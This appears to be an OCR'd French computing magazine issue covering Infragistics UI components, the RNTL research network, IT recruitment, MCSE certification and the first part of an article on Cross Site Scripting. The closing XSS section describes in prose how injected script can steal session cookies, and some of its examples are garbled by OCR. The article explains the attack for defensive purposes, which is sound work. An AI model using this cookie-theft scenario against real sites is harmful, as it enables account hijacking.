
Infragistics est un éditeur américain basé dans le New Jersey. L'entreprise est née en novembre 2000 de la fusion de Protoview Development, connu pour son générateur de code C++ ProtoGen et de Sheridan Software, un éditeur spécialisé dans les outils pour Visual Basic à qui l'on doit entre autres des contrôles VBX et VBAssist. Le produit phare d'Infragistics est NetAdvantage. Il s'agit d'un ensemble de composants destinés à simplifier la création d'interfaces utilisateur. Ces composants s'installent dans Visual Studio .NET et se placent dans la Barre d'outils, tout comme les composants standard. Ils sont utilisables pour les applications développées en Visual Basic et en C#. NetAdvantage 2004 peut servir pour trois types d'applications. Les applications traditionnelles Client Serveur en COM, c'est-à-dire les formulaires Windows et Tablet PC. Il faut noter à ce propos qu'une même application pourra fonctionner à la fois dans les deux environnements, étant entendu que certaines fonctions n'apparaîtront pas sur les machines qui ne sont pas des Tablet PC.

Le Look & Feel Windows XP et Office 2003

Le deuxième type d'applications regroupe les applications Client Léger basées sur les serveurs en ASP.NET. Les dernières enfin, sont les interfaces utilisateur, connectées aux Web Services utilisant XML et SOAP. NetAdvantage 2004 permet de créer des applications ayant la même apparence que les dernières versions d'Office, de Windows XP, d'Exchange, ou du Tablet PC. Ceci a l'avantage de rendre les applications plus familières aux utilisateurs et surtout de procurer un côté nettement plus professionnel à l'application. De plus, cet aspect peut être facilement modifié en fonction des besoins. Lors d'une migration de Windows 2000 à Windows XP par exemple. Les composants disponibles à l'intérieur de NetAdvantage sont nombreux. Pour les formulaires Windows et les applications ASP.NET on trouve des grilles (Grid), des grilles modifiables en runtime (Grid Editor), des Barres d'outils, des menus, des arborescences, des barres d'exploration, ou encore des histogrammes. NetAdvantage 2004 offre également des agendas et


Rendre les logiciels plus accessibles aux handicapés

Depuis juin 2001, une loi américaine connue sous le nom de Section 508, stipule que tous les employés fédéraux souffrant de handicaps doivent pouvoir accéder à l'information de la même manière que les autres. Par conséquent, les logiciels qu'ils utilisent doivent être compatibles avec cette section 508. Les composants de NetAdvantage 2004 qui satisfont à cette recommandation sont WebMenu, WebTree, WebGrid, WinGrid, WinToolbars et WinEditors. Pour les développeurs, l'intérêt d'utiliser ces composants n'est pas seulement de pouvoir vendre leurs logiciels à l'administration américaine, mais aussi et surtout de savoir qu'ils pourront être utilisés par des personnes souffrant de déficiences visuelles par exemple.



Afin de ne pas dérouter les utilisateurs, les composants de NetAdvantage 2004 peuvent avoir le même " Look & Feel " que Windows XP ou Office 2003

des calendriers ressemblant à ceux d'Office 2003, ainsi que des formulaires pour Tablet PC avec la prise en compte de l'encre numérique. Tous les composants ont été écrits en code managé C# et ainsi que nous le verrons plus loin, il est possible de se procurer les codes sources des composants formulaires Windows et ASP.NET. Le développeur pourra ainsi s'assurer de l'intégrité de son projet, faciliter le débuggage, ou adapter les composants à ses propres besoins.




Pour modifier le type d'histogramme à afficher, il suffit d'en sélectionner un parmi les 27 disponibles dans la Propriété ChartType du composant.

Le code source est disponible en option.

Ces composants sont téléchargeables sur le Web à l'adresse www.infragistics.com. Il y a deux possibilités. La première est de télécharger la version d'évaluation. Celle-ci est totalement fonctionnelle, mais elle n'est utilisable que pendant 20 jours ouvrables. La deuxième possibilité est d'obtenir la version standard. Pour la rendre opérationnelle, il faut bien sûr acheter le code pour débloquer le logiciel. NetAdvantage existe en trois versions. La première NetAdvantage 2004 contient seulement les composants, elle est vendue environ 500 $. La deuxième NetAdvantage 2004 Subscription Service contient les composants, le code source en C# pour .NET ainsi que les mises à jour gratuites pendant un an. Son prix est d'environ 700 $. La troisième version enfin, NetAdvantage 2004 Subscription and Priority Support fait bénéficier en plus, d'un support téléphonique prioritaire. Elle coûte environ 1000 $. Le site Web d'Infragistics contient également de très nombreuses applications avec leur code source qui permettent de se rendre compte de ce qu'il est possible de faire avec ces composants. Ces composants sont puissants, simples à utiliser et relativement abordables, car s'il faut acquérir une licence par développeur, il n'y a pas de runtime à payer par la suite. Ils pourront faire gagner beaucoup de temps à ceux qui doivent développer des interfaces graphiques un peu complexes.

Les composants pour Java

Les développeurs qui travaillent en Java n'ont pas été oubliés. Infragistics propose une suite de composants nommée JSuite, qui est tout à fait semblable à la suite NetAdvantage pour .NET. JSuite contient une cinquantaine de composants graphiques pour AWT, JFT, ou encore des JavaBeans. Sont ainsi fournis des grilles, des arborescences, des diagrammes de Gantt, ainsi que de nombreux calendriers.



JSuite contient également de nombreuses formes de boutons, qui pourront donner un aspect plus agréable et plus professionnel à l'application

JSuite 7.0 est déclinée en deux versions. La version standard qui contient les composants et un support de 30 jours après la date du premier appel et la version Gold Edition qui offre en plus les codes sources ainsi qu'un support prioritaire. ■ **Alain COUPEL**

Exemple d'utilisation

La mise en place de ces composants est très simple. Voici par exemple comment utiliser UltraChart. Comme son nom l'indique, ce composant permet de créer divers types d'histogrammes. Après avoir installé NetAdvantage, lancez Visual Studio .NET et ouvrez la Boîte à outils. Effectuez un clic droit sur cette boîte et sélectionnez Ajouter un onglet. Donnez à cet onglet le nom que vous désirez (Infragistics par exemple), puis ouvrez-le. Effectuez un clic droit sur la zone vide et dans le menu contextuel qui apparaît, sélectionnez l'option Ajouter/Supprimer des éléments. Dans la nouvelle fenêtre assurez-vous que vous êtes bien sur l'onglet Composants .NET Framework et cochez les composants qui vous intéressent. Vous pouvez alors les utiliser comme des composants standard de Windows. Après avoir installé UltraChart comme indiqué plus haut, placez-le sur un formulaire. Dans l'évènement Load du formulaire, saisissez le code suivant :

En Visual Basic :

```
Me.UltraChart1.Data.DataSource = _
New Double() { 10.0, 15.0, 20.0, 25.0, 17.5, 12.5 }
Me.UltraChart1.Data.DataBind()
```

En C# :

```
this.UltraChart1.Data.DataSource =
new double[] { 10f, 15f, 20f, 25f, 17.5f, 12.5f };
this.UltraChart1.Data.DataBind();
```

Lancez l'exécution. Un histogramme doit alors apparaître avec les valeurs indiquées.

Le RNTL associe l'industrie et les laboratoires pour la R&D logicielle

Début février, le Réseau National en Technologies Logicielles rendait public son bilan, sous la forme d'un Livre Blanc. Le RNTL est un organisme mis en place en janvier 2000 par les ministères de l'Industrie et de la Recherche, pour contribuer au développement d'"une industrie française du logiciel compétitive". le RNTL a son échéance fin décembre 2004 et espère bien être reconduit.

Son rôle consiste à favoriser la coopération entre les équipes de R&D industrielles (producteurs et utilisateurs des logiciels) et les équipes de recherche publique (INRIA, mais aussi les universités) dans le domaine du logiciel. " Plus de 400 entreprises et laboratoires ont travaillé ensemble, en se focalisant sur les domaines - clés où l'industrie française possède des véritables atouts, notamment le génie logiciel et la qualité du logiciel, la réalité virtuelle et la simulation numérique, le développement Java " explique Gérard Roucairol, président du RNTL.
www.industrie.gouv.fr/rntl/, Le "cerveau" du RNTL est le PCRI, Pôle Commun de Recherche en Informatique, qui regroupe le CNRS, l'INRIA, l'Ecole Polytechnique et l'Université Paris-Sud/Orsay, soit 3 laboratoires et 250 personnes. La directrice du Pôle, Marie-Claude Gaudel, professeur à paris XI, reconnaît que "Le RNTL a dynamisé la recherche académique et industrielle, il a permis d'améliorer le dialogue entre chercheurs".

Une fondation " à la Française ", à l'instar d'Apache ou Eclipse aux Etats-Unis

Concrètement, l'organisme a reçu 405 projets. Il en a labellisé 134 et leur a alloué 111 millions d'euros. Les projets soumis provenaient à 59% de PME ou de start-ups, et à 37% de grands groupes. Le RNTL a ainsi permis à près de 200 petites structures d'accéder à des financements publics.

Plus de 80% des projets étaient organisés sur le modèle d'un " trépied " composé d'un grand industriel, d'une PME ou start-up, et d'un laboratoire de recherche public.
40% des projets sont Open source. Gérard Roucairol propose d'ailleurs" la création d'une Fondation de Recherche, à l'image des fondations Apache ou Eclipse, aux Etats-Unis "

Le consortium Objectweb est associé au RNTL et son directeur, Christophe Ney souligne : "avec plus de 40.000 téléchargements en 2003 et une adoption par Redhat et Mandrake, JOnAS est devenue la plate-forme phare de notre initiative. Le RNTL a permis de financer les travaux de recherche appliquée sur les aspects transactionnels, la persistance ou la tenue en charge de la plate-forme, mais aussi le modèle de composants qui nous permet une réutilisation de ces mêmes travaux dans d'autres produits".
Dans le domaine du " libre ", le RNTL a également soutenu le projet Salomé, la plate-forme Clic de gestion de clusters d'ordinateurs, e-Toile, intergiciel de grille, Perf-RV, plate-forme de Réalité Virtuelle.


La SSII Softeam (200 personnes,14M€ de CA), spécialiste de l'atelier de génie logiciel pour le modèle UML témoignait que le RNTL avait "soutenu sa capacité d'innovation, condition de survie". son projet Accord repose sur un modèle de composants, compatible avec l'UML.

Logiciels : un marché de 26,8 milliards d'euros

Le RNTL a demandé au cabinet PAC (Pierre Audoin Consultants) de dresser le tableau chiffré des dépenses logicielles en France et dans le monde (chiffres 2002)

- Les éditeurs de logiciels US ont dépensé en R&D 20 500 M$, soit 5 fois plus que leurs concurrents européens (4 200 M€) et 25 fois plus que les Français (850 M€).
- La R&D de l'industrie française du logiciel est néanmoins la seconde en Europe, derrière l'Allemagne 1 800 M€), et devant la Grande-Bretagne (650 M€)

■ **Jean Kaminsky**



Dépenses logiciels en France en 2002 : 26,8 Milliards d'Euros

Source : PAC

Unilog donne leur chance aux jeunes diplômés

Unilog est l'une des principales SSII françaises. Elle a réalisé en 2003 un chiffre d'affaires de 593 millions d'euros, compte près de 7000 collaborateurs et est présente en Allemagne, Suisse, Autriche, Angleterre et depuis peu au Liban et au Maroc. Elle embauchera cette année environ 680 nouveaux collaborateurs, dont 70% de jeunes diplômés, après avoir embauché 622 personnes en 2003. L'essentiel des postes proposés concerne ceux d'ingénieurs en technologies de l'information. Plus que des compétences dans une technologie précise, la société recrute des potentiels polyvalents. Elle se refuse d'ailleurs à parler de "développeurs".

Construire une carrière

Une des particularités d'Unilog est que ses collaborateurs y font une grande partie, voire toute leur carrière. D'ailleurs, 80% des membres du comité de direction sont rentrés débutants chez Unilog (voir des exemples en encadré). Le leitmotiv de l'entreprise vis-à-vis de ses collaborateurs est : "work and grow", faites mieux que travailler, progressez !

Yves Buisson, directeur du recrutement et des opérations RH, explique qu'Unilog recherche chez ses nouveaux collaborateurs un potentiel d'évolution, une capacité d'adaptation et bien sûr la capacité à travailler en équipe. Les compétences techniques sont principalement acquises par le biais de la formation assurée à l'entrée dans la société, puis de la formation continue. Unilog possède son propre institut de formation, et une très coquette université d'entreprise. La palette des technologies pratiquées dans une SSII de cette taille est très large, de Cobol à Java, en passant par SAP et Websphere. La société mise en effet sur une culture d'entreprise forte, qui se traduit notamment par un vocabulaire spécifique assez intéressant, et de nombreuses perspectives d'évolution, verticales comme transversales. En effet, l'accent est mis chez Unilog sur l'individualisation des carrières. Outre les évolutions classiques vers des postes de chefs de projets et directeurs de projets, ou encore d'experts fonctionnels, les " uniloguiens " peuvent également bifurquer vers des postes d'ingénieurs d'affaires, de consultant, de manager. Du fait de la présence de la société dans plusieurs pays, la mobilité géographique est également envisageable.

Un recrutement décentralisé

Si la grande majorité des embauches en 2004 concerne l'Ile-de-France (410 sur 680 prévus), des postes sont proposés dans toutes les régions : 60 dans le Nord (Nord Pas-de-Calais, Picardie), 15 dans le Grand Est (Alsace, Lorraine, Franche-Comté, Champagne-Ardennes), 95 en Rhône Alpes, 10 dans le Sud-Est, 25 en Midi-Pyrénées (Midi-Pyrenées, Languedoc-Roussillon), 25 dans le Sud-Ouest (Aquitaine), 30 dans l'Ouest et en Normandie et enfin 15 en Auvergne. Outre les jeunes diplômés, sont recrutés des chefs de projets et consultants. Le recrutement, effectué par les directions opérationnelles et les directions régionales, se déroule en trois temps : des tests, un entretien de motivation et un entretien avec son futur manager. Unilog propose aux élèves d'écoles d'ingénieurs, elle est en rapport avec une centaine d'entre elles, environ 450 stages de fin d'année, qui sont de fait des stages de préembauche, indique Yves Buisson. Des postes sont également ouverts à des profils Bac+2 débutants, issus de formations informatiques (IUT), et réalisant leur stage de fin d'études chez Unilog.

Yves Buisson

Le salaire d'embauche moyen pour un jeune diplômé est de 27 000 euros (un peu inférieur à ce qui se pratiquait il y a quelques années) aux résultats sous forme de variable, plus intéressement sur le chiffre d'affaires à valeur ajoutée réalisé en interne. Yves Buisson insiste sur le fait qu'il n'y a pas de politique salariale décidée d'avance et que les salaires sont individualisés. La part variable du salaire est de l'ordre de 6% du fixe, mais n'est pas plafonnée.

Pour en savoir plus :
www.unilog.fr rubrique carrières

■ Carole Pitras

Parcours d'uniloguiens

Deux exemples de carrières réalisées chez Unilog. Aydin Azernour : diplômé de l'école Nationale Supérieure de Mécanique et Micro Technique de Besançon, il a tout d'abord créé des entreprises dans des secteurs aussi divers que la restauration, l'import-export et le traitement informatique, avant d'intégrer en 1985 Unilog comme ingénieur de réalisation. En 1992, il prend la direction d'une business unit de 150 personnes spécialisée dans l'intégration et la maintenance de Systèmes d'Information pour les clients industriels. Puis d'une deuxième business unit trois ans plus tard, au poste de directeur général. En 1998, il rejoint le comité exécutif et pilote alors l'activité intégration et maintenance de système d'information pour les clients Industriels. Soit plus de 1000 ingénieurs. Entré au directoire en 2001, Aydin Azernour prend, trois ans plus tard, la tête des ingénieurs opérant dans les business unit parisiennes, soit plus de 4500 personnes. Yves Buisson a également commencé sa carrière chez Unilog en 1985 en programmant, avec les AGL de l'époque, en environnement As/400. Alors jeune ingénieur, diplômé de l'Ecole des Mines de Douai, pas spécialisé en informatique, il a été formé durant trois mois par l'entreprise. Après quelques années de développement, il a ensuite été formateur, consultant, s'est intéressé aux aspects commerciaux, a été directeur de projets chez Renault, puis ingénieur d'affaires pour le même client. En 2002, à 40 ans, il a été nommé directeur du recrutement.

L'ISEP

L'institut supérieur d'Electronique de Paris est une école d'ingénieurs privée, qui forme à l'électronique, en informatique et dans le secteur des télécoms. Dernièrement, l'accent a été mis sur l'international et deux Masters of Science ont été créés.

Plusieurs options informatiques

Sept options sont proposées après un tronc commun de deux ans : Architecture des systèmes temps réel, réseaux informatiques, systèmes d'information, télécommunications et multimédia, télécommunication et réseaux sans fil (en anglais), intégration de systèmes monopuce (en anglais), intégration de systèmes et conduite de projets (en anglais). Au cours des deux dernières années, entre 100 et 150 heures sont consacrées aux projets et études de cas proposés par des entreprises.

L'enseignement informatique est composé des cours suivants : algorithmique, structures de données, Unix, bases de données relationnelles, Systèmes d'exploitations, réseaux informatiques, technologie objet, UML, Java, sécurité, sûreté de fonctionnement, architecture des systèmes d'information, ergonomie des interfaces homme/machine, systèmes distribués, méthodes d'analyse fonctionnelle

Le département recherche en informatique a cinq axes de recherches :

- Grid Computing et objets distribués
- Les réseaux sans fil et la mobilité
- Qualité de service dans les réseaux IP
- Environnements parallèles asynchrones pour l'analyse d'images
- e-learning et XML

Nombreux débouchés dans l'informatique

La plupart des diplômés de l'Isep commencent leur carrière en faisant de l'informatique et en particulier du développement. Soit au sein de SSII (30% des élèves de la promo 2002), soit dans les entreprises utilisatrices (18%). Un tiers des élèves diplômés cette année-là occupe des fonctions Systèmes / Réseaux /Internet/ Télécoms, 18% font des études ou du développement dans l'informatique de gestion et de l'informatique industrielle et technique : 18 %. Toujours selon cette enquête, le salaire (fixe+variable) serait compris entre 36 300 et 37 100 euros. Si les élèves de la promotion 2002 avaient mis un peu plus de temps à trouver leur premier poste, compte tenu de la conjoncture, poussant un quart d'entre eux à poursuivre leurs études, ceux diplômés en 2003 ont eu moins de difficultés et seuls 15% poursuivent leurs études.

L'Isep a récemment intégré à son cursus un cours de création d'entreprise, en collaboration avec le club CPA entrepreneurs, qui remporte un grand succès. Yves Serizier, directeur des relations internationales et Jean-Pierre Soubeyran, directeur des études, soulignent que cette option répond à une attente des élèves, mais vise également à leur insuffler un esprit d'entreprendre, désormais recherché au sein des entreprises.

L'international à l'honneur

En quelques années, l'Isep a multiplié ses partenariats avec des universités étrangères, en Europe (dans 23 pays) et aux Etats-Unis (25 universités) bien sûr, mais aussi en Asie (Singapour, Thaïlande), au Canada, en Russie. L'objectif est, expliquent Yves Serizier, et Jean-Pierre Soubeyran, que tous les étudiants aient un minimum d'expérience à l'international, soit en ayant effectué une partie de leurs études, ou un stage à l'étranger, soit en ayant suivi une partie de l'enseignement en anglais, lors de leur troisième année.

L'école accueille également plus d'une centaine d'étudiants étrangers, dans le cadre d'échanges ou dans ses tout nouveaux mastères : en technologie de l'information et plus récemment, en électronique et télécoms.

Renseignements : www.isep.fr

■ C. Pitras

✔ *L'actualité en ligne* **www.programmez.com**

Zoom sur la certification MCSE

La certification Microsoft Certified Systems Engineer (MCSE) s'adresse aux professionnels en charge de concevoir et déployer une infrastructure réseau Microsoft Windows Server 2003 (ou Microsoft Windows 2000 Server). Les fonctions concernées par cette certification sont des architectes réseaux, chefs de projet, ingénieurs systèmes. La certification MCSE nécessite de disposer au minimum d'un an d'expérience dans l'utilisation et l'exploitation de Microsoft Windows Server.

Les conditions d'obtention du MCSE Windows Server 2003 sont strictes. Le candidat doit détenir 7 examens :
- 4 examens dans la catégorie réseau,
- 1 examen dans la catégorie système d'exploitation client,
- 1 examen dans la catégorie architecture,
- 1 examen complémentaire.
Pour les personnes certifiées MCSE sur Windows 2000 Server, seulement deux examens de mise à jour sont requis.

Témoignage

Certifié MCSE, Bruno Reboul est un manager à l'écoute de ses troupes et des attentes de ses clients.

"La certification MCSE nécessite un travail de longue haleine. Elle garantit que le certifié a réellement investi la plate-forme Windows et les produits connexes"

A 37 ans, Bruno Reboul est directeur technique et pédagogique au sein de IB Formation. Après sa formation d'ingénieur, il travaille dans le développement logiciel et poursuit sa carrière pendant 6 ans chez un constructeur informatique. *"J'ai passé ma première certification en 1993, explique-t-il. Windows NT émergeait et l'entreprise investissant sur cette technologie, la certification MCSE était un moyen fiable d'attester de mes compétences".* En 1997, il entre chez IB Formation comme formateur. Devenu directeur technique et pédagogique, il n'a de cesse d'entretenir sa certification au plus haut niveau, et d'entraîner son équipe dans son sillage. *"L'intérêt de la certification MCSE est qu'elle couvre un champ de compétences significatif, souligne-t-il. Elle nécessite un travail de longue haleine et prouve que la personne a réellement investi la plate-forme Windows et les produits connexes.* "Selon lui, entre 6 et 12 mois d'expérience sur la mise en œuvre sont nécessaires avant le passage des 7 tests. *"Ceux-ci sont conçus de façon suffisamment élaborée pour que cela fasse appel à une vraie compétence sur le produit."* Pour une mise à jour de la certification, deux tests seront à valider. Il est raisonnablement concevable de passer un test par mois. *"Suivre une formation permet de gagner du temps, plaide-t-il. Nos formateurs étant eux-mêmes certifiés, ils peuvent transmettre aux candidats tous les éléments théoriques nécessaires, mais aussi leur expertise liée au passage même de ces tests.* "A la fois formateurs et consultants, ses collaborateurs disposent d'une double certification : celle de formateur (MCT) et une certification technique dernier cri, comme le MCSE sur Windows Server 2003. Etant tous certifiés MCSE depuis plusieurs années et mettant à jour leurs certifications au fil des nouvelles versions, ils peuvent proposer à leurs clients les niveaux de certifications les plus élevés sur les versions les plus récentes. *"Personnellement, ma certification MCSE me permet de conseiller au mieux les membres de mon équipe, précise-t-il. Le fait de passer avec eux les tests me permet de partager cette expérience et de décrypter avec eux leurs éventuelles difficultés."* ■

Cursus MCSE Windows Server 2003 en détail

Cursus type recommandé pour les individus souhaitant se certifier sur Microsoft Windows Server 2003. Pour connaître l'intégralité des examens éligibles, veuillez vous référer au site officiel Microsoft (www.microsoft.com/france/formation)

Réseaux	4 examens requis	70-290	Administration et maintenance d'un environnement Microsoft Windows Server 2003
		70-291	Mise en oeuvre, administration et maintenance d'une infrastructure réseau Microsoft Windows Server 2003
		70-293	Planification et maintenance d'une infrastructure réseau Microsoft Windows Server 2003
		70-294	Planification, mise en oeuvre et maintenance d'une infrastructure Active Directory Microsoft Windows Server 2003
Système d'exploitation client	1 examen requis	70-270	Installation, configuration et administration de Microsoft Windows XP Professionnel
		70-210	Installation, configuration et administration de Microsoft Windows 2000 Professionnel
Architecture	1 examen requis	70-297	Conception d'une infrastructure réseau et Active Directory avec Microsoft Windows Server 2003
		70-298	Conception d'une infrastructure réseau sécurisée avec Microsoft Windows Server 2003
Examen complémentaire**	1 examen requis	70-086	Implémentation et support technique de Microsoft Systems Management Server 2.0
		70-227	Installation, configuration et administration de Microsoft Internet Security and Acceleration Server 2000
		70-228	Installation, configuration et administration de Microsoft SQL Server 2000 Édition Entreprise
		70-229	Conception et implémentation de bases de données avec Microsoft SQL Server 2000 Édition Entreprise
		70-232	Implémentation et maintenance de solutions Web à haute disponibilité avec les technologies de Microsoft Windows 2000 Server et Microsoft Application Center 2000
		70-297*	Conception d'une infrastructure réseau et Active Directory avec Microsoft Windows Server 2003
		70-298*	Conception d'une infrastructure réseau sécurisée avec Microsoft Windows Server 2003
		70-299	Mise en place et Administration d'une infrastructure réseau sécurisée avec Microsoft Windows Server 2003

** si cet examen n'a pas été choisi dans la catgéorie architecture*
*** liste des examens complémentaires non exhaustive*

Cross Site Scripting, les risques

1ème partie

Cet article explique les différentes techniques permettant d'exploiter la vulnérabilité appelée " Cross Site Scripting ". Elle consiste à injecter un code JavaScript dans une page retournée par un serveur, afin de voler la session d'un utilisateur et prendre ainsi sa place. Plus généralement, c'est la possibilité d'obtenir un écho d'une information venant de l'utilisateur dans la page produite par l'application. Cet écho peut être exploité de différentes façons pour obtenir des informations confidentielles d'un utilisateur d'Internet. Des contre-mesures sont proposées pour filtrer correctement les informations affichées à l'utilisateur.

Les différentes technologies permettant de produire des pages dynamiques consistent généralement en l'ajout de marqueurs dans une page HTML classique, afin d'y placer le contenu de variables. Les technologies PHP, JSP ou ASP, entre autres, utilisent cette approche. Par exemple, la présence d'un marqueur <%= %> permet de placer le contenu d'une variable lors de la production d'une page JSP. Pour faciliter la lecture, une trame de fond permet de différencier les lieux d'injection d'une variable du reste de la page HTML.

```
Bonjour <%= nom %>.
```

La page produite ne possédera plus les marqueurs complémentaires, mais les valeurs des variables de l'application.

```
Bonjour Philippe.
```


Par convention, les informations variables d'une page sont soulignées. Ces technologies sont très simples à maîtriser, mais ouvrent la porte à de nombreuses techniques d'attaques. Ces outils ne devraient pas offrir ces approches, tant elles sont dangereuses.


L'ETENDUE DE LA MENACE

Une des failles les plus courantes des sites Internet s'appelle le Cross Site Scripting. Elle est symbolisée par l'expression XSS et non CSS, pour ne pas la confondre avec "Cascading Style Sheet".

En quoi consiste-t-elle ? C'est la possibilité d'obtenir un écho d'une information venant de l'utilisateur dans la page produite par l'application. Par exemple, une page reçoit un paramètre et l'utilise pour produire la page de résultat. L'URL demandé a la forme suivante :

http://www.vulnerable.com/bonjour.jsp?nom=Philippe





En fournissant, dans la valeur du paramètre, un extrait de HTML, la page de résultat l'intégrera. Par exemple, l'URL suivante :

http://www.vulnerable.com/bonjour.jsp?nom=Philippe

affiche la page **Erreur ! Source du renvoi introuvable..** Le nom est en gras.

Le développeur de la page n'a pas souhaité permettre cette fonctionnalité. Un nom mis en valeur est potentiellement une source de problèmes pour produire les pages de l'application. Sur le serveur, il peut y avoir plusieurs situations permettant d'obtenir un écho :

- La plus simple (pour le pirate) est un écho s'appuyant sur un paramètre d'une URL. Par exemple, une URL de type GET retourne une page avec la valeur d'un de ces paramètres ;
- Plus complexe, l'écho est produit par la soumission d'un formulaire en mode POST. Dans ce cas, le pirate doit nécessairement utiliser un script pour soumettre le formulaire automatiquement ;
- L'écho peut être produit par une information entrée sur le site par le pirate, avant même la visite de la victime ;
- La page propose du JavaScript utilisant l'URL de la page ;
- La page retourne un écho d'un cookie du navigateur ;
- L'écho est produit dans un en-tête à partir d'un paramètre.

Le premier objectif du pirate consiste à voler le cookie de l'utilisateur. Le cookie identifie la session de la victime. En volant cette information et en l'injectant dans son propre navigateur, le pirate bénéficie de la connexion de la victime. Le scénario générique est le suivant :

- Le pirate prépare le vol du cookie de la victime ;
- La victime consulte un site vulnérable. Il obtient un cookie de session. Disons session=5678 ;
- Le pirate envoie un e-mail pour inciter la victime à consulter un site anodin ;
- La victime consulte ce site ;
- À son insu, le pirate a récupéré le cookie de session avec la valeur cinq mille six cent soixante-dix-huit. ;
- Le pirate injecte ce cookie dans son propre navigateur ;
- Il peut maintenant se faire passer pour la victime.

